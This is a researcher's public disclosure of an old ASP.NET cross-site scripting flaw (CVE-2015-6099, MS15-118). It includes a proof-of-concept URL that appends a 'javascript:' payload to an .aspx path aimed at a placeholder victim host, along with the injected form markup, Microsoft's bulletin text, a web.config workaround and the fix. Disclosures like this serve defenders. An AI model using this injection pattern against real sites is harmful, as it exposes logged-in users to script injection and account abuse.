

Microsoft .NET Framework EoP

CVE-2015-6099 / MS15-118

Found by John Page (aka hyp3rlinx)
Reported to MSRC August 15, 2015
apparitionsec@gmail.com

[The Vector]

Three years have passed since CVE-2015-6099 and as more than enough time has transpired and details were never made public, I am now making it available to share with other security researchers who may find it interesting or useful.

The vulnerability surrounding **MS15-118** is simple, just add a forward slash to the end of URL containing an HTTP request typically targeting an HTML FORM. The malicious HTTP request when parsed by the server resulted in direct code injection. The forward slash plus the attacker payload would then take priority over any initial URL that was already present.

For instance a URL containing “/navoptions.aspx” would execute “FORWARD-SLASH/ATTACKER-PAYLOAD” instead, when encountering a maliciously constructed URL like “/navoptions.aspx/javascript:alert(0)”.

Apparently this novel type of hacking attack was either not foreseen or accounted for when parsing HTTP requests in Microsoft ASP.NET web applications.

[The Attack]

[https://VICTIM-IP/example.aspx/javascript:alert\("M\\$ PWNERD!"\)](https://VICTIM-IP/example.aspx/javascript:alert()

Above URL would inject our code into a targeted HTML Form field action parameter, allowing arbitrary code execution under the security context of the currently authenticated user.

The example HTML form below

```
<form action="example.aspx" method="POST">
```

would then become owned by the attacker and be XSS weaponized

```
<form action="javascript:alert("M$ PWNERD!)" method="POST">
```

[MSRC Description]

An elevation of privilege vulnerability exists when [ASP.NET](#) improperly validates values in HTTP requests, exposing users to a potential cross-site scripting (XSS) attack. An attacker who successfully exploited the vulnerability could leverage a vulnerable website to inject client-side script into a user's browser and ultimately modify or spoof content, conduct phishing activities, disclose information, or perform any action on the vulnerable website that the target user has permission to perform. To exploit this vulnerability, user interaction is required. In a web-browsing scenario a user would have to navigate to a compromised website.

In an email attack scenario an attacker would have to convince a user who is logged on to a vulnerable server to click a specially crafted link in an email. The update addresses the vulnerability by modifying how [ASP.NET](#) validates the value of an HTTP request.

Microsoft received information about the vulnerability through coordinated vulnerability disclosure. At the time this security bulletin was originally issued, Microsoft was unaware of any attack attempting to exploit this vulnerability.

Microsoft has not identified any mitigating factors for this vulnerability. Microsoft has not identified any workarounds for this vulnerability.

The following workarounds may be helpful in your situation:

Remove requestPathInvalidCharacters key from web.config

In order to work around this issue, administrators can remove the

```
<httpRuntime requestPathInvalidCharacters="" />
```

non-default setting from web.config, or at least include ":" in the requestPathInvalidCharacters setting.

How to undo the workaround:





Restore the previously removed `<httpRuntime requestPathInvalidCharacters="" />` line.

[MS15-118 Fix]

You may or not have noticed an addition of a DOT/SLASH "." that are prefixed in HTML Form Action fields in [ASP.NET](#) Web Applications and was done to prevent such attacks.

```
<form action="./example.aspx" method="POST">  
<input type="hidden" name="blah" value="blah">  
</form>
```

Over just a few days after discovering this vulnerability, I submitted a total of twenty six vulnerability reports to MSRC targeting Microsoft online services. Below are just a few examples that follow.
